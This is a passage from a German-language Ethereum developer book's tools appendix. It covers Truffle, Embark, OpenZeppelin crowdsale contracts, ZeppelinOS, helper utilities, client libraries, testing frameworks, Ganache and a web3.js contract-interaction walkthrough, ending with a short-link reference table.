'0xd01cd8e7bd29e4bff8c1693f59eee46137a9f300'
truffle(localnode)> web3.eth.getBalance(Faucet.address).toNumber()
0
truffle(localnode)>
```

Als Nächstes verwenden wir `sendTransaction`, um einige Test-Ether an das Faucet zu senden. Beachten Sie die Verwendung von `web3.toWei`, das Ether-Einheiten für uns konvertiert. Die fehlerfreie Eingabe von 18 Nullen ist schwierig und gefährlich, weshalb Sie für die Werte immer einen Einheitenumrechner verwenden sollten. Das Senden der Transaktion sieht wie folgt aus:

```
truffle(localnode)> web3.eth.sendTransaction({from:web3.eth.accounts[0],
                                             to:Faucet.address, value:web3.toWei(0.5, 'ether')});
'0xf134c75b985dc0e0c27c2f0412251e0860eb530a5055e660f21e7483ab336808'
```

Wenn wir zur Parity-Webschnittstelle wechseln, sehen wir ein Pop-up, in dem die Bestätigung dieser Transaktion gefordert wird. Sobald die Transaktion geschürft ist, erscheint das Guthaben in unserem Faucet-Kontrakt:

```
truffle(localnode)> web3.eth.getBalance(Faucet.address).toNumber()
5000000000000000000
```

Sehen wir uns nun die `withdraw`-Funktion an, um einige Test-Ether aus dem Kontrakt abzuheben:

```
truffle(localnode)> Faucet.deployed().then(instance =>
  {instance.withdraw(web3.toWei(0.1,
    'ether'))}).then(console.log)
```

Auch diese Transaktion müssen wir in der Parity-Webschnittstelle bestätigen. Eine erneute Prüfung zeigt, dass sich das Guthaben des Faucet-Kontrakts verringert hat und unserer Test-Wallet 0,1 Ether gutgeschrieben wurden:

```
truffle(localnode)> web3.eth.getBalance(Faucet.address).toNumber()
4000000000000000000
truffle(localnode)> Faucet.deployed().then(instance =>
  {instance.withdraw(web3.toWei(1, 'ether'))})
StatusError: Transaction: 0xe147ae9e3610334...8612b92d3f9c
  exited with an error (status 0).
```

Embark

GitHub: <https://github.com/embark-framework/embark/>

Dokumentation: <https://embark.status.im/docs/>

npm-Paket-Repository: <https://www.npmjs.com/package/embark>

Embark wurde als Framework konzipiert, das Entwicklern die einfache Entwicklung und das einfache Deployment dezentralisierter Anwendungen erlaubt. Embark integriert dazu Ethereum, IPFS, Whisper und Swarm, um die folgenden Features bieten zu können:

- Automatisches Deployment von Kontrakten und deren Verfügbarkeit in JS-Code.
- Überwachung von Änderungen und Update von Kontrakten, um bei Bedarf ein erneutes Deployment vorzunehmen.
- Verwaltung und Interaktion mit verschiedenen Chains (z.B. testnet, local, mainnet).
- Verwaltung komplexer Systeme aus unabhängigen Kontrakten.
- Speicherung und Abruf von Daten, einschließlich des Hoch- und Herunterladens von im IPFS abgelegten Dateien.
- Vereinfachung des Deployment-Prozesses der vollständigen Anwendung auf IPFS oder Swarm.
- Senden und Empfangen von Nachrichten mittels Whisper.

Sie können es mit npm installieren:

```
$ npm -g install embark
```

OpenZeppelin

GitHub: <https://github.com/OpenZeppelin/openzeppelin-solidity>

Website: <https://openzeppelin.org/>

Dokumentation: <https://openzeppelin.org/api/docs/open-zeppelin.html>

OpenZeppelin (<https://openzeppelin.org/>) ist ein offenes Framework mit wiederverwendbaren und sicheren in Solidity geschriebenen Smart Contracts.

Es handelt sich um ein von der Community gesteuertes, durch das Zeppelin (<https://zeppelin.solutions/>)-Team geführtes Projekt mit Hunderten externen Kontributoren. Der Schwerpunkt des Frameworks liegt auf der Sicherheit, die durch Nutzung von Kontrakt-Sicherheitsmustern und bewährten Praktiken, die Industriestandards entsprechen, erreicht wird. Dabei schöpft man aus den Erfahrungen, die die Zeppelin-Entwickler aus der Auditierung (<https://blog.zeppelin.solutions/tagged/security>) einer großen Anzahl von Kontrakten gewonnen hat, sowie aus den fortlaufenden Tests und Audits der Community, die das Framework als Basis für ihre Anwendungen nutzt.

Das OpenZeppelin-Framework ist die am häufigsten eingesetzte Lösung für Ethereum-Smart-Contracts. Das Framework bietet eine umfassende Kontraktbibliothek einschließlich der Implementierung von ERC20- und ERC721-Tokens, viele Varianten von Crowdsale-Modellen und diverse Verhaltensmuster, die man üblicherweise in Kontrakten findet, wie etwa `Ownable`, `Pausable` oder `LimitBalance`. Die Kontrakte in diesem Repository sind in manchen Fällen De-facto-Standardimplementierungen.

Das Framework steht unter der MIT-Lizenz, und alle Kontrakte wurden mit einem modularen Ansatz entworfen, um eine einfache Wiederverwendbarkeit und Erweiterung garantieren zu können. Diese bilden saubere Grundbausteine, die Sie in Ihrem nächsten Ethereum-Projekt direkt einsetzen können. Wir wollen das Framework einrichten und einen einfachen Crowdsale-Kontrakt entwickeln, um zu zeigen, wie leicht das geht. Das Beispiel hebt auch noch einmal die Bedeutung der Wiederverwendung sicherer Komponenten hervor, statt sie selbst zu schreiben.

Zuerst müssen wir die `openzeppelin-solidity`-Bibliothek in unserer Arbeitsumgebung installieren. Bei Entstehung dieses Buchs ist v1.9.0 die aktuelle Release, die wir hier auch verwenden wollen:

```
$ mkdir sample-crowdsale
$ cd sample-crowdsale
$ npm install openzeppelin-solidity@1.9.0
$ mkdir contracts
```

Während diese Zeilen geschrieben werden, enthält OpenZeppelin mehrere grundlegende Token-Kontrakte, die den ERC20-, ERC721- und ERC827-Standards folgen und verschiedene Charakteristika für Emission, Limits, Fristen, Lebenszyklen etc. verwenden.

Wir wollen ein »münzfähiges« (engl. mintable) ERC20-Token entwickeln, d.h., die anfängliche Menge beginnt bei 0, und neue Tokens können vom Token-Eigner (in unserem Fall dem Crowdsale-Kontrakt) erzeugt und verkauft werden. Zu diesem Zweck legen wir die Datei `contracts/SampleToken.sol` mit folgendem Inhalt an:

```
pragma solidity 0.4.23;

import 'openzeppelin-solidity/contracts/token/ERC20/MintableToken.sol';

contract SampleToken is MintableToken {
    string public name = "SAMPLE TOKEN";
    string public symbol = "SAM";
    uint8 public decimals = 18;
}
```

OpenZeppelin stellt bereits einen MintableToken-Kontrakt bereit, den wir als Basis für unser Token verwenden können. Wir müssen nur die für unseren Fall spezifischen Details definieren. Als Nächstes entwickeln wir den Crowdsale-Kontrakt. Genau wie für Tokens stellt OpenZeppelin auch verschiedene Crowdsale-Varianten bereit. Momentan finden Sie Kontrakte für verschiedene Szenarien bezüglich Distribution, Emission, Preis und Validierung. Wir wollen annehmen, dass Sie ein Ziel für Ihren Crowdsale definieren. Wird dieses Ziel nicht erreicht, erhalten alle Investoren ihr Geld zurück. Für diesen Zweck können Sie den RefundableCrowdsale (<http://bit.ly/2yHoh65>)-Kontrakt nutzen. Vielleicht wollen Sie aber einen Crowdsale anbieten, bei dem sich der Preis erhöht (um frühe Käufer anzulocken). Genau dafür gibt es den IncreasingPriceCrowdsale (<http://bit.ly/2PtWOys>)-Kontrakt. Sie können den Crowdsale auch beenden, sobald eine bestimmte Menge Ether vom Kontrakt eingesammelt wurde (CappedCrowdsale (<http://bit.ly/2OVsCN8>)), oder ein Ablaufdatum mit dem TimedCrowdsale (<http://bit.ly/2zp2Nuz>)-Kontrakt festlegen oder eine Whitelist für Käufer mit dem WhitelistedCrowdsale (<http://bit.ly/2CN8Hc9>)-Kontrakt festlegen.

Wie bereits erwähnt, sind OpenZeppelin-Kontrakte Grundbausteine. Die Crowdsale-Kontrakte wurden so entworfen, dass sie kombiniert werden können. Sehen Sie sich einfach den Quellcode des Crowdsale (<http://bit.ly/2ABIQSI>)-Basiskontrakts an, wenn Sie wissen wollen, wie Sie ihn erweitern können. Für unseren Crowdsale müssen wir Tokens »münzen« können, wenn Ether durch den Crowdsale-Kontrakt empfangen werden, weshalb wir MintedCrowdsale (<http://bit.ly/2Sx3HOc>) als Basis nutzen wollen. Und um die Sache etwas interessanter zu gestalten, machen wir ihn auch zum PostDeliveryCrowdsale (<http://bit.ly/2Qef0Jm>), sodass die Tokens erst abgehoben werden können, wenn der Crowdsale abgeschlossen ist. Die *contracts/SampleCrowdsale.sol* sieht jetzt wie folgt aus:

```
pragma solidity 0.4.23;

import './SampleToken.sol';
import 'openzeppelin-solidity/contracts/crowdsale/emission/MintedCrowdsale.sol';
import 'openzeppelin-solidity/contracts/crowdsale/\
distribution/PostDeliveryCrowdsale.sol';

contract SampleCrowdsale is PostDeliveryCrowdsale, MintedCrowdsale {

    constructor(
        uint256 _openingTime,
```

```

    uint256 _closingTime
    uint256 _rate,
    address _wallet,
    MintableToken _token
  )
  public
  Crowdsale(_rate, _wallet, _token)
  PostDeliveryCrowdsale(_openingTime, _closingTime)
  {
  }
}

```

Auch hier müssen wir kaum Code entwickeln. Wir verwenden einfach den kampferprobten Code, den uns die OpenZeppelin-Community zur Verfügung stellt. Allerdings müssen Sie wissen, dass sich dieser Fall von unserem SampleToken-Kontrakt unterscheidet. Wenn Sie sich die automatisierten Crowdsale-Tests (<http://bit.ly/2Q8lQ3o>) ansehen, werden Sie bemerken, dass sie isoliert voneinander ausgeführt werden. Wenn Sie verschiedene Codeeinheiten zu einer größeren Komponente zusammenfassen, reicht das separate Testen der einzelnen Einheiten nicht aus, weil die Interaktionen zwischen ihnen zu Verhaltensweisen führen können, die Sie nicht erwarten. Insbesondere haben wir hier eine Mehrfachvererbung eingeführt, die Entwickler überraschen kann, wenn sie die Details von Solidity nicht verstehen. Unser SampleCrowdsale-Kontrakt ist einfach und funktioniert wie erwartet, weil das Framework entworfen wurde, um solche Aufgaben leicht zu lösen. Doch die Einfachheit, die das Framework bietet, sollte Sie nicht dazu verleiten, in Ihrer Wachsamkeit nachzulassen. Jedes Mal, wenn Sie Teile des OpenZeppelin-Frameworks integrieren, um eine komplexere Lösung zu entwickeln, müssen Sie jeden Aspekt Ihrer Lösung umfassend testen, damit alle Interaktionen der Einheiten so funktionieren, wie Sie es erwarten.

Sobald Sie mit Ihrer Lösung zufrieden sind und alles ausgiebig getestet haben, müssen Sie sie aktivieren. OpenZeppelin fügt sich gut in Truffle ein, sodass wir einfach eine Migrationsdatei wie die folgende schreiben können (*migrations/2_deploy_contracts.js*), die in »Truffle-Migrationen – Deployment-Skripte verstehen« auf Seite 351 erläutert wurde:

```

const SampleCrowdsale = artifacts.require('./SampleCrowdsale.sol');
const SampleToken = artifacts.require('./SampleToken.sol');

module.exports = function(deployer, network, accounts) {
  const openingTime = web3.eth.getBlock('latest').timestamp + 2; // 2s in der
                                                                    // Zukunft

  const closingTime = openingTime + 86400 * 20; // 20 Tage
  const rate = new web3.BigNumber(1000);
  const wallet = accounts[1];

  return deployer
    .then(() => {
      return deployer.deploy(SampleToken);
    })
    .then(() => {

```

```

        return deployer.deploy(
            SampleCrowdsale,
            openingTime,
            closingTime,
            rate,
            wallet,
            SampleToken.address
        );
    });
};

```



Das ist nur ein kurzer Überblick über einige wenige Kontrakte, die Teil des OpenZeppelin-Frameworks sind. Sie sind herzlich eingeladen, der OpenZeppelin-Entwicklercommunity beizutreten, um zu lernen und selbst etwas beizutragen.

ZeppelinOS

GitHub: <https://github.com/zeppelinos>

Website: <https://zeppelinos.org>

Blog: <https://blog.zeppelinos.org>

ZeppelinOS (<https://github.com/zeppelinos>) ist »eine verteilte Open-Source-Plattform mit auf der EVM aufsetzenden Tools und Services zur sicheren Entwicklung und Verwaltung von Smart-Contract-Anwendungen«.

Im Gegensatz zum OpenZeppelin-Code, der mit jeder Anwendung neu bereitgestellt werden muss, liegt der ZeppelinOS-Code »on-chain«. Anwendungen, die eine bestimmte Funktionalität benötigen – etwa ein ERC20-Token –, müssen die Implementierung nicht nur nicht neu entwerfen und prüfen (was schon OpenZeppelin gelöst hat), sondern nicht einmal aktivieren. Bei ZeppelinOS interagiert eine Anwendung direkt mit der On-Chain-Implementierung des Tokens, und zwar in etwa so, wie eine Desktopanwendung mit den Komponenten des zugrunde liegenden Betriebssystems interagiert.

Im Zentrum von ZeppelinOS sitzt ein sehr cleverer Kontrakt, der als *Proxy* bezeichnet wird. Ein Proxy ist ein Wrapper für andere Kontrakte. Er stellt deren Interface bereit, ohne dass man manuell Setter und Getter implementieren muss, und kann sie aktualisieren, ohne dass der Zustand verloren geht. In Solidity-Begriffen kann man ihn als normalen Kontrakt betrachten, dessen Geschäftslogik in einer Bibliothek enthalten ist, die jederzeit durch eine neue Bibliothek ersetzt werden kann, ohne seinen Zustand zu verlieren. Die Art und Weise, in der der Proxy mit der Implementierung verknüpft ist, ist vollständig automatisiert und vor dem Entwickler gekapselt. Praktisch jeder Kontrakt kann ohne oder mit nur wenigen Änderungen upgradefähig gemacht werden. Mehr zum Proxy-Mechanismus von ZeppelinOS gibt es im Blog (<http://bit.ly/2OfuNpu>), und ein Beispiel zu dessen Nutzung finden Sie auf GitHub (<http://bit.ly/2OfuE5q>).

Die Entwicklung von Anwendungen mit ZeppelinOS ähnelt der Entwicklung von JavaScript-Anwendungen mit npm. Ein AppManager pflegt ein Anwendungspaket für jede Version der Anwendung. Ein Paket ist einfach ein Verzeichnis mit Kontrakten, von denen jeder ein oder mehrere upgradefähige Proxies besitzen kann. Der AppManager stellt nicht nur Proxies für anwendungsspezifische Kontrakte bereit, sondern auch für ZeppelinOS-Implementierungen in Form einer Standardbibliothek. Ein vollständiges Beispiel finden Sie unter examples/complex (<http://bit.ly/2PtyJb3>).

Obwohl es sich momentan noch in der Entwicklung befindet, versucht ZeppelinOS, eine breite Palette an zusätzlichen Features bereitzustellen, etwa Entwickler-tools, einen Scheduler, der Hintergrundoperationen in Kontrakten automatisiert, Entwickler-Bounties, einen Marktplatz zur Kommunikation und zum Geldwechsel zwischen Anwendungen und vieles mehr. All das wird im ZeppelinOS-Whitepaper (<http://bit.ly/2QcxV7K>) beschrieben.

Utilities

EthereumJS helpeth: Ein Kommandozeilen-Utility

GitHub: <https://github.com/ethereumjs/helpeth>

helpeth ist ein Kommandozeilentool für die Schlüssel- und Transaktionsbearbeitung, das dem Entwickler das Leben deutlich erleichtert.

Es ist Teil der EthereumJS-Sammlung JavaScript-basierter Bibliotheken und Tools:

Usage: helpeth [command]

Commands:

signMessage <message>	Sign a message
verifySig <hash> <sig>	Verify signature
verifySigParams <hash> <r> <s> <v>	Verify signature parameters
createTx <nonce> <to> <value> <data>	Sign a transaction
<gasLimit> <gasPrice>	
assembleTx <nonce> <to> <value> <data>	Assemble a transaction from its
<gasLimit> <gasPrice> <v> <r> <s>	components
parseTx <tx>	Parse raw transaction
keyGenerate [format] [icapdirect]	Generate new key
keyConvert	Convert a key to V3 keystore format
keyDetails	Print key details
bip32Details <path>	Print key details for a given path
addressDetails <address>	Print details about an address
unitConvert <value> <from> <to>	Convert between Ethereum units

Options:

-p, --private	Private key as a hex string	[string]
--password	Password for the private key	[string]
--password-prompt	Prompt for the private key password	[boolean]
-k, --keyfile	Encoded key file	[string]
--show-private	Show private key details	[boolean]
--mnemonic	Mnemonic for HD key derivation	[string]

<code>--version</code>	Show version number	[boolean]
<code>--help</code>	Show help	[boolean]

dapp.tools

Website: <https://dapp.tools/>

dapp.tools ist eine umfassende Suite Blockchain-orientierter Tools für Entwickler im Geiste der Unix-Philosophie. Zu den Tools gehören:

Dapp

Dapp ist das grundlegende Tool zur Erzeugung neuer DApps, zur Ausführung von Solidity-Unit-Tests, zum Debugging und Deployment von Kontrakten, dem Starten von Testnetzen und so weiter.

Seth

Seth dient der Erzeugung von Transaktionen, der Abfrage der Blockchain, der Konvertierung zwischen Datenformaten, der Ausführung entfernter Aufrufe und ähnlichen täglichen Aufgaben.

Hevm

Hevm ist eine EVM-Implementierung in Haskell mit einem flexiblen, terminal-basierten Solidity-Debugger. Es wird zum Testen und Debuggen von DApps genutzt.

evmdis

evmdis ist ein EVM-Disassembler. Er führt eine statische Analyse des Bytecodes durch und liefert so eine höhere Abstraktionsebene als reine EVM-Operationen.

SputnikVM

SputnikVM (<https://github.com/etcdevteam/sputnikvm>) ist eine eigenständige, Plugin-fähige virtuelle Maschine für verschiedene Ethereum-basierte Blockchains. Sie ist in Rust geschrieben und kann als Binary, cargo crate oder Shared Library genutzt bzw. über FFI-, Protobuf- und JSON-Schnittstellen integriert werden. Es gibt ein separates für Testzwecke gedachtes Binary, `sputnikvm-dev`, das einen Großteil der JSON-RPC-API und des Block-Minings emuliert.

Bibliotheken

web3.js

web3.js ist die Ethereum-kompatible JavaScript-API zur Kommunikation mit Clients über JSON-RPC. Sie wurde von der Ethereum Foundation entwickelt.

GitHub: <https://github.com/ethereum/web3.js>

npm-Paket-Repository: <https://www.npmjs.com/package/web3>

Dokumentation für web3.js-API 0.2x.x: <http://bit.ly/2Qcyq1C>

Dokumentation für web3.js-API 1.0.0-beta.xx: <http://bit.ly/2CT33p0>

web3.py

web3.py ist eine Python-Bibliothek zur Interaktion mit der Ethereum-Blockchain. Sie wird von der Ethereum Foundation gepflegt.

GitHub: <https://github.com/ethereum/web3.py>

PyPi: <https://pypi.python.org/pypi/web3/4.0.0b9>

Dokumentation: <https://web3py.readthedocs.io/>

EthereumJS

EthereumJS ist eine Sammlung von Bibliotheken und Utilities für Ethereum.

GitHub: <https://github.com/ethereumjs>

Website: <https://ethereumjs.github.io/>

web3j

web3j ist eine Java- und Android-Bibliothek zur Integration von Ethereum-Clients und der Arbeit mit Smart Contracts.

GitHub: <https://github.com/web3j/web3j>

Website: <https://web3j.io>

Dokumentation: <https://docs.web3j.io>

EtherJar

EtherJar ist eine weitere Java-Bibliothek für die Integration von Ethereum und die Arbeit mit Smart Contracts. Sie wurde für serverseitige Projekte basierend auf Java 8+ entworfen und bietet Low-Level-Zugriff und einen High-Level-Wrapper um RPC, Ethereum-Datenstrukturen und den Zugriff auf Smart Contracts.

GitHub: <https://github.com/infinitape/etherjar>

Nethereum

Nethereum ist die .Net-Integrationsbibliothek für Ethereum.

GitHub: <https://github.com/Nethereum/Nethereum>

Website: <http://nethereum.com/>

Dokumentation: <https://nethereum.readthedocs.io/en/latest/>

ethers.js

Die ethers.js-Bibliothek ist eine kompakte, vollständige, vollwertige, umfassend getestete Ethereum-Bibliothek unter MIT-Lizenz. Sie hat eine DevEx-Förderung der Ethereum Foundation für die Erweiterung und Pflege erhalten.

GitHub: <https://github.com/ethers-io/ethers.js>

Dokumentation: <https://docs.ethers.io>

Emerald-Plattform

Die Emerald-Plattform stellt Bibliotheken und UI-Komponenten zur Entwicklung auf Ethereum basierender DApps bereit. Emerald JS und Emerald JS UI bieten Module und React-Komponenten zur Entwicklung von JavaScript-Anwendungen und Websites an. Emerald SVG Icons ist ein Satz Blockchain-bezogener Icons. Zusätzlich zu den JavaScript-Bibliotheken bietet Emerald eine Rust-Bibliothek zur Arbeit mit privaten Schlüsseln und Transaktionssignaturen an. Alle Emerald-Bibliotheken und Komponenten stehen unter der Apache-Lizenz Version 2.0.

GitHub: <https://github.com/etcdevteam/emerald-platform>

Dokumentation: <https://docs.etcdevteam.com>

Smart Contracts testen

Es gibt verschiedene häufig eingesetzte Test-Frameworks für die Smart-Contract-Entwicklung, die wir in Tabelle D-1 zusammengefasst haben:

Tabelle D-1: Test-Frameworks für Smart Contracts

Framework	Testsprache(n)	Test-Framework	Chain-Emulator	Website
Truffle	JavaScript/ Solidity	Mocha	TestRPC/Ganache	https://truffleframework.com/
Embark	JavaScript	Mocha	TestRPC/Ganache	https://embark.status.im/docs/
Dapp	Solidity	ds-test (benutzerdefiniert)	ethrun (Parity)	https://dapp.tools/dapp/
Populus	Python	pytest	Python-Chain-Emulator	https://populus.readthedocs.io

Truffle

Truffle erlaubt die Entwicklung von Unit-Tests in JavaScript (Mocha-basiert) oder Solidity. Diese Tests werden über Ganache ausgeführt.

Embark

Embark ist auf Mocha abgestimmt, um in JavaScript geschriebene Unit-Tests auszuführen. Die Tests werden nacheinander auf die Kontrakte in TestRPC/ Ganache angewandt. Beim Embark-Framework erfolgt das Deployment automatisch, und die Kontrakte werden erneut aktiviert, sobald sie sich ändern.

Das Framework hält aktivierte Kontrakte nach und reaktiviert sie nur dann, wenn es wirklich nötig ist. Embark verfügt über eine Testbibliothek mit Funktionen wie `assert.equal`, mit der Sie Ihre Kontrakte schnell in einer EVM testen können. Der Befehl `embark test` führt alle Testdateien im Verzeichnis `test` aus.

Dapp

Dapp verwendet nativen Solidity-Code (eine Bibliothek namens `ds-test`) und eine für Parity kompilierte Rust-Bibliothek namens `ethrun`, um Ethereum-Bytecode auszuführen und dessen Korrektheit zu bestätigen. Die `ds-test`-Bibliothek stellt Assert-Funktionen zur Validierung und Events zum Logging von Daten in der Konsole zur Verfügung.

Die Assert-Funktionen umfassen:

```
assert(bool condition)
assertEq(address a, address b)
assertEq(bytes32 a, bytes32 b)
assertEq(int a, int b)
assertEq(uint a, uint b)
assertEq0(bytes a, bytes b)
expectEventsExact(address target)
```

Die Logging-Befehle geben Informationen über die Konsole aus, was für das Debugging nützlich ist:

```
logs(bytes)
log_bytes32(bytes32)
log_named_bytes32(bytes32 key, bytes32 val)
log_named_address(bytes32 key, address val)
log_named_int(bytes32 key, int val)
log_named_uint(bytes32 key, uint val)
log_named_decimal_int(bytes32 key, int val, uint decimals)
log_named_decimal_uint(bytes32 key, uint val, uint decimals)
```

Populus

Populus nutzt Python und einen eigenen Chain-Emulator, um in Solidity geschriebene Kontrakte auszuführen. Unit-Tests werden mit der `pytest`-Bibliothek in Python geschrieben. Populus unterstützt die Entwicklung von Kontrakten speziell für das Testen. Die Kontraktdatenamen müssen dem Glob-Muster `Test*.sol` entsprechen und irgendwo unterhalb des Projekttestverzeichnisses `tests` liegen.

On-Blockchain-Tests

Zwar sollten die meisten Tests nicht mit aktiven Kontrakten erfolgen, doch das Verhalten eines Kontrakts kann durch Ethereum-Clients überprüft werden. Die folgenden Befehle können verwendet werden, um den Zustand eines Smart Contract zu untersuchen. Diese Befehle sollten in einem `geth`-Terminal eingegeben werden, sie werden aber von jeder `web3`-Konsole unterstützt.

Um die Adresse eines Kontrakts an *txhash* abzurufen, verwenden Sie:

```
eth.getTransactionReceipt(txhash);
```

Der folgende Befehl ruft den Code eines Kontrakts ab, der an *contractaddress* aktiviert wurde. Auf diese Weise können Sie das korrekte Deployment prüfen:

```
eth.getCode(contractaddress)
```

Der nächste Befehl ruft die vollständigen Logs des Kontrakts an der in *options* spezifizierten Adresse ab. Das ist hilfreich, um sich die Historie der Kontraktaufrufe anzusehen:

```
eth.getPastLogs(options)
```

Der letzte Befehl ruft den Speicher an *address* am Offset *position* ab:

```
eth.getStorageAt(address, position)
```

Ganache: eine lokale Test-Blockchain

Ganache ist eine lokale Test-Blockchain, in der Sie Kontrakte aktivieren, Ihre Anwendungen entwickeln und Tests ausführen können. Sie steht als Desktopanwendung (mit grafischer Benutzerschnittstelle) für Windows, macOS und Linux sowie als Kommandozeilen-Utility namens *ganache-cli* zur Verfügung. Details und Installationsanweisungen für die Ganache-Desktopanwendung finden Sie auf <https://truffleframework.com/ganache>.

Den *ganache-cli*-Code finden Sie auf <https://github.com/trufflesuite/ganache-cli/>.

Um *ganache-cli* für die Kommandozeile zu installieren, nutzen Sie npm:

```
$ npm install -g ganache-cli
```

Eine lokale Blockchain zu Testzwecken starten Sie mit *ganache-cli* wie folgt:

```
$ ganache-cli  
  --networkId=3 \  
  --port="8545" \  
  --verbose \  
  --gasLimit=8000000 \  
  --gasPrice=4000000000;
```

Hier einige Anmerkungen zu diesem Befehl:

- Stellen Sie sicher, dass die Flags *--networkId* und *--port* mit Ihrer Konfiguration in *truffle.js* übereinstimmen.
- Stellen Sie sicher, dass der Wert für *--gasLimit* dem aktuellen mainnet-Gaslimit entspricht (z.B. 8.000.000 Gas, siehe <https://ethstats.net>), um unnötige »Out-of-Gas-Ausnahmen« zu vermeiden. Beachten Sie, dass der *--gasPrice* von 4000000000 einem Gaspreis von 4 GWei entspricht.
- Optional können Sie einen Wert für *--mnemonic* angeben, um eine vorherige HD-Wallet und die damit verknüpften Adressen wiederherzustellen.

Einführung in web3.js

Beschreibung

Dieser Text basiert auf web3@1.0.0-beta.29 und ist als Einführung in web3.js gedacht.

Die JavaScript-Bibliothek web3.js ist eine Sammlung von Modulen mit spezifischen Funktionen für das Ethereum-Ökosystem zusammen mit einer Ethereum-kompatiblen JavaScript-API, die die generische JSON-RPC-Spezifikation implementiert.

Um dieses Skript auszuführen, müssen Sie keinen eigenen lokalen Node betreiben, da es die Infura-Dienste (<https://infura.io>) nutzt.

Grundlegende asynchrone (nonblocking) Kontraktinteraktion

Prüfen Sie, ob Sie eine gültige npm-Version besitzen:

```
$ npm -v  
5.6.0
```

Wenn Sie npm noch nicht initialisiert haben:

```
$ npm init
```

Install basic dependencies:

```
$ npm i command-line-args  
$ npm i web3  
$ npm i node-rest-client-promise
```

Damit wird die *package.json*-Konfiguration um die neuen Abhängigkeiten aktualisiert.

Ausführung von Node.js-Skripten

Grundlegende Ausführung:

```
$ node code/web3js/web3-contract-basic-interaction.js
```

Nutzen Sie Ihre eigenen Infura-Tokens (registrieren Sie sich bei <https://infura.io/> und speichern Sie den API-Schlüssel in einer lokalen Datei namens *infura_token*):

```
$ node code/web3js/web3-contract-basic-interaction.js \
  --infuraFileToken /path/to/file/with/infura_token
```

oder:

```
$ node code/web3js/web3-contract-basic-interaction.js \
  /path/to/file/with/infura_token
```

Die Datei mit Ihrem eigenen Token wird eingelesen und als Kommandozeilenargument an den eigentlichen Befehl übergeben.

Ein Blick auf das Demoskript

Als Nächstes wollen wir einen Blick auf unser Demoskript *web3-contract-basic-interaction* werfen.

Wir verwenden das Web3-Objekt, um einen web3-Provider festzulegen:

```
var web3 = new Web3(infura_host);
```

Wir können dann mit web3 interagieren und einige grundlegende Funktionen ausprobieren. Sehen wir uns die Protokollversion an:

```
web3.eth.getProtocolVersion().then(function(protocolVersion) {
  console.log(`Protocol Version: ${protocolVersion}`);
})
```

Nun schauen wir auf den aktuellen Gaspreis:

```
web3.eth.getGasPrice().then(function(gasPrice) {
  console.log(`Gas Price: ${gasPrice}`);
})
```

Welcher Block wurde in der aktuellen Chain zuletzt geschürft?

```
web3.eth.getBlockNumber().then(function(blockNumber) {
  console.log(`Block Number: ${blockNumber}`);
})
```

Kontraktinteraktion

Wir wollen jetzt einige einfache Interaktionen mit einem Kontrakt durchführen. Für diese Beispiele verwenden wir den WETH9-Kontrakt (<https://bit.ly/2MPZZLx>) im Kovan-Testnet.

Zuerst initialisieren wir unsere Kontraktadresse:

```
var our_contract_address = "0xd0A1E359811322d97991E03f863a0C30C2cF029C";
```

Wir können uns dann dessen Guthaben ansehen:

```
web3.eth.getBalance(our_contract_address).then(function(balance) {  
    console.log(`Balance of ${our_contract_address}: ${balance}`);  
})
```

und dann dessen Bytecode:

```
web3.eth.getCode(our_contract_address).then(function(code) {  
    console.log(code);  
})
```

Jetzt bereiten wir unsere Umgebung für die Interaktion mit der Etherscan-Explorer-API vor.

Wir initialisieren unsere Kontrakt-URL in der Etherscan-Explorer-API für die Kovan-Chain:

```
var etherscan_url =  
    "https://kovan.etherscan.io/api?module=contract&action=getabi&  
    address=${our_contract_address}"
```

Dann initialisieren wir einen REST-Client für die Interaktion mit der Etherscan-API:

```
var client = require('node-rest-client-promise').Client();
```

und besorgen uns ein Client-Promise:

```
client.getPromise(etherscan_url)
```

Sobald wir ein gültiges Client-Promise besitzen, rufen wir unser Kontrakt-ABI von der Etherscan-API ab:

```
.then((client_promise) => {  
    our_contract_abi = JSON.parse(client_promise.data.result);  
})
```

Nun können wir unser Kontraktobjekt als Promise erzeugen, das wir später verbrauchen:

```
return new Promise((resolve, reject) => {  
    var our_contract = new web3.eth.Contract(our_contract_abi,  
                                              our_contract_address);  
    try {  
        // Wenn alles gut geht  
        resolve(our_contract);  
    } catch (ex) {  
        // Wenn etwas schiefgeht  
        reject(ex);  
    }  
});  
})
```

Kehrt unser Kontrakt-Promise erfolgreich zurück, können wir mit der Interaktion beginnen:

```
.then((our_contract) => {
```

Sehen wir uns unsere Kontraktadresse an:

```
  console.log(`Our Contract address:
    ${our_contract._address}`);
```

oder alternativ:

```
  console.log(`Our Contract address in another way:
    ${our_contract.options.address}`);
```

Nun wollen wir das Kontrakt-ABI abrufen:

```
  console.log("Our contract abi: " +
    JSON.stringify(our_contract.options.jsonInterface));
```

Wir können uns den Gesamt-Gasvorrat unseres Kontrakts über einen Callback ansehen:

```
  our_contract.methods.totalSupply().call(function(err, totalSupply) {
    if (!err) {
      console.log(`Total Supply with a callback: ${totalSupply}`);
    } else {
      console.log(err);
    }
  });
```

Wir können aber auch das zurückgegebene Promise anstelle des Callbacks nutzen:

```
  our_contract.methods.totalSupply().call().then(function(totalSupply){
    console.log(`Total Supply with a promise: ${totalSupply}`);
  }).catch(function(err) {
    console.log(err);
  });
```

Asynchroner Betrieb mit await

Nachdem Sie die grundlegende Funktionsweise kennengelernt haben, können Sie einige Interaktionen mit dem asynchronen `await`-Konstrukt durchführen. Sehen Sie sich das *web3-contract-basic-interaction-async-await.js*-Skript in *code/web3js* (<http://bit.ly/2ABrFkl>) an und vergleichen Sie es mit dieser Einführung, um die Unterschiede zu erkennen. Async-await ist einfacher zu lesen, und die asynchronen Interaktionen verhalten sich eher wie eine Folge blockierender Aufrufe.

Kurzlink-Referenz

Überall in diesem Buch haben wir Kurzlinks genutzt. Die Kurzlinks nehmen weniger Platz auf der Seite ein und machen es dem Leser der gedruckten Ausgabe leichter, den Link in einen Browser zu übernehmen. Leider können Links ungünstig werden, und die Unternehmen, die diese Dienste anbieten, verschwinden oder blockieren bestimmte Links. Die vollständigen Links sind hier in der Reihenfolge ihres Erscheinens im Text aufgeführt.

Smart-Contract-Sicherheit

Kurzlink	Vollständiger Link
2Ogvnng	https://solidity.readthedocs.io/en/latest/units-and-global-variables.html#address-related
2EV070v	https://solidity.readthedocs.io/en/latest/security-considerations.html#use-the-checks-effects-interactions-pattern
2EQaLCI	http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/
2M0fBPv	https://consensys.github.io/smart-contract-best-practices/known_attacks/#integer-overflow-and-underflow
